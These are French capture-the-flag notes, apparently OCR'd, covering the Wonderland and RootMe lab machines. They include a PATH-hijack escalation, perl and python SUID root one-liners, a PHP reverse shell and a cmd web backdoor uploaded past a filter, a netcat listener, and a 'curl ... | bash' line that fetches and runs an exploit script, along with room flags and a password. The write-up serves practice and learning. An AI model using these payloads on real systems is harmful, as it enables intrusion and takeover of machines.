  getchar();
  puts("Segmentation fault (core dumped)");
  return;
}

```

Les premières lignes donne le droits du programme en 1003 ce qui correspond au user Hatter. Donc quand le programme est exécuté, il s'exécute en tant que Hatter.

On remarque aussi que pour lancer la commande date, le programme ne prend pas le chemin absolue cad /bin/date.

Donc ça veut dire que le programme va chercher dans le PATH pour savoir dans quel dossier le programme date pourrait être.

Donc ce qu'on peut faire c'est créer notre propre programme date et mettre un shell dedans.

```
rabbit@wonderland:~$ ls
teaParty
rabbit@wonderland:~$ nano date.sh
rabbit@wonderland:~$ nano date
rabbit@wonderland:~$ mv date ../tmp/
mv: cannot move 'date' to '../tmp/': Not a directory
rabbit@wonderland:~$ pwd
/home/rabbit
rabbit@wonderland:~$ cd ..
rabbit@wonderland:/home$ cd ..
rabbit@wonderland:/$ ls
bin   dev   initrd.img      lib64       mnt   root  srv       tmp  vmlinuz
boot  etc   initrd.img.old  lost+found  opt   run   swap.img  usr  vmlinuz.old
cdrom home  lib             media       proc  sbin  sys       var
rabbit@wonderland:/$ cd tmp
rabbit@wonderland:/tmp$ mv /home/rabbit/date /tmp/
rabbit@wonderland:/tmp$ ls
date
systemd-private-aca71cfae16d419aa74bc9eb7f439efa-systemd-resolved.service-j6HPwA
systemd-private-aca71cfae16d419aa74bc9eb7f439efa-systemd-timesyncd.service-xSWF6a
rabbit@wonderland:/tmp$ chmod +x date
rabbit@wonderland:/tmp$ ls
date
systemd-private-aca71cfae16d419aa74bc9eb7f439efa-systemd-resolved.service-j6HPwA
systemd-private-aca71cfae16d419aa74bc9eb7f439efa-systemd-timesyncd.service-xSWF6a
rabbit@wonderland:/tmp$ export PATH=/tmp:$PATH
rabbit@wonderland:/tmp$ echo $path

rabbit@wonderland:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/gam
es
rabbit@wonderland:/tmp$
```

```
es
rabbit@wonderland:/tmp$ cat date
#/bin/bash

/bin/bash


rabbit@wonderland:/tmp$
```

```
teaParty
rabbit@wonderland:~$ ./teaParty
Welcome to the tea party!
The Mad Hatter will be here soon.
Probably by hatter@wonderland:~$ whoami
hatter
hatter@wonderland:~$ id
uid=1003(hatter) gid=1002(rabbit) groups=1002(rabbit)
hatter@wonderland:~$
```

Et hop on est le hatter.

Hatter : WhyIsARavenLikeAWritingDesk?

On se connecte en ssh :

```
┌──(alice㉿alice)-[~/Bureau/THM]
└─$ ssh hatter@10.10.21.7
hatter@10.10.21.7's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Sep 30 12:44:37 UTC 2025

  System load:  0.0               Processes:           99
  Usage of /:   18.9% of 19.56GB  Users logged in:     1
  Memory usage: 15%               IP address for ens5: 10.10.21.7
  Swap usage:   0%


0 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your
nnection or proxy settings



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

hatter@wonderland:~$ who
```

On peut devenir root en utilisant le capabilités avec perl qu'on a vu tout à l'heure avec linpeas :

```
hatter@wonderland:/tmp$ /usr/bin/perl -e 'use POSIX (setuid); POSIX::setuid(0); exec "/bin/bash";'
root@wonderland:/tmp# whami

Command 'whami' not found, did you mean:

  command 'whoami' from deb coreutils

Try: apt install <deb name>

root@wonderland:/tmp# whoami
root
root@wonderland:/tmp#
```

Root.txt :

```
root@wonderland:/home# cd alice
root@wonderland:/home/alice# ls
id_rsa.pub  random.py  root.txt  walrus_and_the_carpenter.py
root@wonderland:/home/alice# cat root.txt
thm{Twinkle, twinkle, little bat! How I wonder what you're at!}
root@wonderland:/home/alice# cd ..
```


User.txt


Rootme

samedi 4 octobre 2025 20:48

```
sudo nmap -sVC -p- -Pn 10.10.246.170 --open
[sudo] Mot de passe de alice :
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-04 20:42 CEST
Nmap scan report for 10.10.246.170
Host is up (0.10s latency).
Not shown: 65500 closed tcp ports (reset), 33 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 87:17:15:73:be:05:54:ea:d1:52:f9:24:f0:7a:d7:c5 (RSA)
|   256 0d:83:14:61:67:be:24:56:d2:79:ae:25:18:21:6d:4c (ECDSA)
|_  256 a5:7b:3f:da:3b:90:4c:e6:df:4e:6d:8c:cb:07:ee:ae (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: HackIT - Home
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 53.67 seconds
```


```
┌──(alice㉿alice)-[~/Bureau/THM]
└─$ gobuster dir -u http://10.10.246.170 -w /usr/share/wordlists/seclists/Discovery/Web-Content/big.txt -x -k .html
===============================================================
obuster v3.8
y OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
+] Url:                     http://10.10.246.170
+] Method:                  GET
+] Threads:                 10
+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/big.txt
+] Negative Status codes:   404
+] User Agent:              gobuster/3.8
+] Extensions:              -k
+] Timeout:                 10s
===============================================================
tarting gobuster in directory enumeration mode
===============================================================
.htpasswd.-k         (Status: 403) [Size: 278]
.htpasswd            (Status: 403) [Size: 278]
.htaccess            (Status: 403) [Size: 278]
.htaccess.-k         (Status: 403) [Size: 278]
css                  (Status: 301) [Size: 312] [--> http://10.10.246.170/css/]
js                   (Status: 301) [Size: 311] [--> http://10.10.246.170/js/]
panel                (Status: 301) [Size: 314] [--> http://10.10.246.170/panel/]
server-status        (Status: 403) [Size: 278]
uploads              (Status: 301) [Size: 316] [--> http://10.10.246.170/uploads/]
rogress: 40956 / 40956 (100.00%)
===============================================================
inished
```







Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	

Apache/2.4.41 (Ubuntu) Server at 10.10.246.170 Port 80





On change le .php en .php7 :

Request

Pretty Raw Hex

```
POST /panel/ HTTP/1.1
Host: 10.10.246.170
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data;
boundary=---------------------------142517300716126060021904544987
Content-Length: 9765
Origin: http://10.10.246.170
Connection: keep-alive
Referer: http://10.10.246.170/panel/
Cookie: PHPSESSID=ao1olbv83i9k2q0u67nbki2lv6
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----------------------------142517300716126060021904544987
Content-Disposition: form-data; name="fileUpload"; filename="rev.php7"
Content-Type: application/octet-stream

<?php
// Copyright (c) 2020 Ivan Šincek
// v2.6
// Requires PHP v5.0.0 or greater.
// Works on Linux OS, macOS, and Windows OS.
// See the original script at https://github.com/pentestmonkey/php-reverse-shell.
class Shell {
    private $addr  = null;
    private $port  = null;
    private $os    = null;
    private $shell = null;
    private $descriptorspec = array(
        0 => array('pipe', 'r'), // shell can read from STDIN
        1 => array('pipe', 'w'), // shell can write to STDOUT
        2 => array('pipe', 'w')  // shell can write to STDERR
    );
    private $buffer = 1024;  // read/write buffer size
    private $clen   = 0;     // command length
    private $error  = false; // stream read/write error
    private $sdump  = true;  // script's dump
```

Response

Pretty Raw Hex Render


```
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 826
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, ini
    <link rel="stylesheet" href="../css/panel.css">
    <script src../"js/maquina_de_escrever.js">
    </script>
    <title>
      HackIT - Home
    </title>
  </head>
  <body>
    <div class="first">
      <div class="main-div">
        <form action="" method="POST" enctype="multipart/f
          <p>
            Select a file to upload:
          </p>
          <input type="file" name="fileUpload" class="file
          <input type="submit" value="Upload" name="submit

          <p class='success'>
            O arquivo foi upado com sucesso!
          </p>
          <a href='../uploads/rev.php7'>
            Veja!
          </a>

        </form>
      </div>
```


Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	
rev.php7	2025-10-04 19:15	9.2K	


Apache/2.4.41 (Ubuntu) Server at 10.10.246.170 Port 80


Ça ne fonctionne pas donc on va uploader une backdoor.







"; $cmd = ($_REQUEST['cmd']); system($cmd); echo ""; die; } ?> Usage: http://target.com/simple-backdoor.php?cmd=cat+/etc/passwd



10.10.246.170/uploads/
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-
Index of /uploads
Name Last modified Size Description
Parent Directory -
backdoor.php7 2025-10-04 19:20 328
oscpmonkey.php5 2025-10-04 20:10 5.3K
rev.php7 2025-10-04 19:15 9.2K
Apache/2.4.41 (Ubuntu) Server at 10.10.246.170 Port 80


(alice㉿alice)-[~/Bureau/THM/CTF/Rootme]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.11.116.117] from (UNKNOWN) [10.10.246.170] 35408
Linux ip-10-10-246-170 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 U
GNU/Linux
20:10:16 up 1:30, 0 users, load average: 0.02, 0.01, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$


0×000001ffffffffff=cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setu
id,cap_setpcap,cap_linux_immutable,cap_net_bind_service,cap_net_broadcast,cap_net_admin,cap_net_raw,cap_ipc_lock,cap
_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_s
ys_nice,cap_sys_resource,cap_sys_time,cap_sys_tty_config,cap_mknod,cap_lease,cap_audit_write,cap_audit_control,cap_s
etfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend,cap_audit_read,38,39,40
CapAmb: WARNING: libcap needs an update (cap=40 should have a name).
0×0000000000000000=
Files with capabilities (limited to 50):
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/snap/core20/2599/usr/bin/ping = cap_net_raw+ep
/snap/snapd/24792/usr/lib/snapd/snap-confine = cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_sys_chr
oot,cap_sys_ptrace,cap_sys_admin+p
/bin/ping = cap_net_raw+ep
Users with capabilities
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#capabilities
Checking misconfigurations of ld.so
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#ldso
/etc/ld.so.conf
Content of /etc/ld.so.conf:


CVE-2021-44731-snap-confine-SUID
Local Privilege Escalation Exploit for CVE-2021-44731, snap-confine 2.54.2 and lower
All credit to Qualys for finding this and providing a detailed exploit.
https://www.qualys.com/2022/02/17/cve-2021-44731/oh-snap-more-lemmings.txt
Quick and Dirty snap-confine LPE. Will search for vulnerable version of snap-confine, if found will then exploit.
Returns a root shell, catch with netcat
$id
uid=1001(vulnchain) gid=1001(vulnchain) groups=1001(vulnchain)
$ curl http://10.8.0.134/snap_confine_LPE.sh | bash
curl http://10.8.0.134/snap_confine_LPE.sh | bash
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 2073 100 2073 0 0 28397 0 --:--:-- --:--:-- --:--:-- 28013
Non-vulnerable version found: 2.54.3
Vulnerable version found: 2.44.3 at /usr/lib/snapd/snap-confine
Vulnerable version found: 2.44.3 at /home/vulnchain/snap-confine
Performing actions with a vulnerable version...
Chosen vulnerable version: 2.44.3

```
cd www
www-data@ip-10-10-246-170:/var/www$ ls
ls
html  snap  user.txt
www-data@ip-10-10-246-170:/var/www$ cat user.txt
cat user.txt
THM{y0u_g0t_a_sh3ll}
```




```
cat user.txt
THM{y0u_g0t_a_sh3ll}
www-data@ip-10-10-246-170:/var/www$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python2.7
/usr/bin/at
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/pkexec
/snap/core/8268/bin/mount
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.


```
sudo install -m =xs $(which python) .

./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

```
www-data@ip-10-10-246-170:/var/www$ /usr/bin/python2.7 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
<2.7 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
# whoami
whoami
root
#
```


```
root.txt  snap
# cat root.txt
cat root.txt
THM{pr1v1l3g3_3sc4l4t10n}
#
```

CyberLens

dimanche 5 octobre 2025 15:44



